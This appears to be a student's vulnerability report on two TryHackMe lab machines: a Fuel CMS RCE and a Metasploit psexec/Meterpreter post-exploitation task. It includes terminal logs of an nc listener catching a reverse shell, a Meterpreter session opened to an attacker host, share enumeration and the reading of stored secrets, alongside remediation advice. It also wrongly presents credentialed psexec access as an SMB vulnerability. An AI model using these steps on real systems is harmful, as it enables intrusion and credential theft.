

1. Overall Vulnerability/Risk analysis 0.5p

Business risk (Executive summary)

The vulnerabilities exposes the company to leakage of sensitive information. The company's systems could also be compromised. These can lead to financial loss through fines from regulatory bodies or from leakage of financial information. Loss of reputation is also a possibility.

Technical risk (Technical summary)

Vulnerability Capstone Task 2: Exploit the Machine

A vulnerability in Fuel CMS gives an attacker Remote Code Execution access to the server.

Metasploit Meterpreter Task 5: Post-Exploitation Challenge

A vulnerability in Windows SMB gives the attacker Remote Code Execution access to the machine. The vulnerability is likely to be present on all the company's Windows systems.

2. Vulnerability impact review 0.5p

Risk likelihood

Vulnerability Capstone Task 2: Exploit the Machine

The vulnerability is relatively easy to take advantage of. There are many exploits publicly available.

Metasploit Meterpreter Task 5: Post-Exploitation Challenge

The vulnerability requires some technical know-how to exploit. A person not familiar with Metasploit and other cybersecurity tools would have a hard time.

Potential impact

Vulnerability Capstone Task 2: Exploit the Machine

The potential impact of this vulnerability is serious. An attacker can easily gain RCE access to the server. This exposes the businesses information and systems to exploitation.

Metasploit Meterpreter Task 5: Post-Exploitation Challenge

The potential impact of the vulnerability is serious. If an attacker figures out the way to gain RCE access to the server, the company's information and systems will be open for exploitation.

3. Remediation options 0.5p

Vulnerability Capstone Task 2: Exploit the Machine

The vulnerability can be fixed by updating Fuel CMS to a newer version where the vulnerability has been patched. This does not guarantee that other vulnerabilities do not exist.

To mitigate such vulnerabilities in the future, keeping all the software running up-to-date is recommended.


Metasploit Meterpreter Task 5: Post-Exploitation Challenge

The impact of the vulnerability can be mitigated by making sure only authorized personnel have credentials to access the SMB shares. Keeping the systems up-to-date is also recommended.

4. Technical findings 2.5p

Vulnerability Capstone Task 2: Exploit the Machine

The server is running a vulnerable version of Fuel CMS. The version 1.4.1 has a RCE exploit. Utilising the exploit it is possible to run commands on the remote server.



```
root@ip-10-10-120-161: ~  
File Edit View Search Terminal Help  
root@ip-10-10-120-161:~# nc localhost:6969  
nc: missing port number  
root@ip-10-10-120-161:~# nc localhost 6969  
root@ip-10-10-120-161:~# nc localhost 6969  
root@ip-10-10-120-161:~# nc -l 6969  
/bin/sh: 0: can't access tty; job control turned off  
$ ls /home/ubuntu  
flag.txt  
$ cat /home/ubuntu/flag.txt  
THM{ACKME_BLOG_HACKED}  
$
```

Metasploit Meterpreter Task 5: Post-Exploitation Challenge

Metasploit can be used to exploit the server through a vulnerability in SMB using the exploit (windows/smb/psexec). This exploit gives RCE access to the server. Running sysinfo gives the domain of the machine.

```
[*] Started reverse TCP handler on 10.10.71.218:4444
[*] 10.10.111.206:445 - Connecting to the server...
[*] 10.10.111.206:445 - Authenticating to 10.10.111.206:445 as user 'ballen'...
[*] 10.10.111.206:445 - Selecting PowerShell target
[*] 10.10.111.206:445 - Executing the payload...
[+] 10.10.111.206:445 - Service start timed out, OK if running a command or non-
service executable...
[*] Sending stage (177734 bytes) to 10.10.111.206
[*] Meterpreter session 1 opened (10.10.71.218:4444 -> 10.10.111.206:52494) at 2024-12-01 18:57:37 +0000

meterpreter > sysinfo
Computer      : ACME-TEST
OS            : Windows Server 2019 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : FLASH
Logged On Users : 7
Meterpreter   : x86/windows
```

Shares running on the server can be listed with the enum_shares module. The share called “speedster” is likely created by a user.

```
[*] Running module against ACME-TEST (10.10.111.206)
[*] The following shares were found:
[*]   Name: SYSVOL
[*]   Path: C:\Windows\SYSVOL\sysvol
[*]   Remark: Logon server share
[*]   Type: DISK
[*]
[*]   Name: NETLOGON
[*]   Path: C:\Windows\SYSVOL\sysvol\FLASH.local\SCRIPTS
[*]   Remark: Logon server share
[*]   Type: DISK
[*]
[*]   Name: speedster
[*]   Path: C:\Shares\speedster
[*]   Type: DISK
[*]
[*] Post module execution completed
msf6 post(windows/gather/enum_shares) > |
```

Attempting to run hashdump in the lsass.exe process causes the connection to the server die.

Meterpreter can be used to find files on the remote host.

```
meterpreter > search -f secrets.txt
Found 1 result...
=====

Path                                                    Size (bytes)  Modified (UTC)
----
-----
c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt 35            2021-07-30 08:44:27 +0100

meterpreter > cat "c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt"
My Twitter password is KDSvbsw3849!meterpreter >

meterpreter > cat "c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt"
My Twitter password is KDSvbsw3849!meterpreter > search -f realsecret.txt
Found 1 result...
=====

Path                                                    Size (bytes)  Modified (UTC)
----
-----
c:\inetpub\wwwroot\realsecret.txt 34            2021-07-30 09:30:24 +0100

meterpreter > cat "c:\inetpub\wwwroot\realsecret.txt"
The Flash is the fastest man alive!meterpreter >
```

5. Original cause 0.5p

Vulnerability Capstone Task 2: Exploit the Machine

The vulnerability is caused by the server running a vulnerable version of Fuel CMS (CVE-2018-16763).

Metasploit Meterpreter Task 5: Post-Exploitation Challenge

The vulnerability is caused by a vulnerability in Windows' SMB server.

6. Conclusions 0.5p

Most likely compromise scenarios

The vulnerabilities will most likely be exploited by a person or organization wanting to access the company's sensitive information and systems.

Implications

The information gotten from the server could be used to blackmail the company for financial gain. A ransomware could also be installed on the systems.

The vulnerabilities can be remedied by keeping the company's systems up-to-date.

The potential impact of the SMB vulnerability can be lessened by using strong passwords and changing them periodically. Limiting the accounts that have SMB access is also helpful.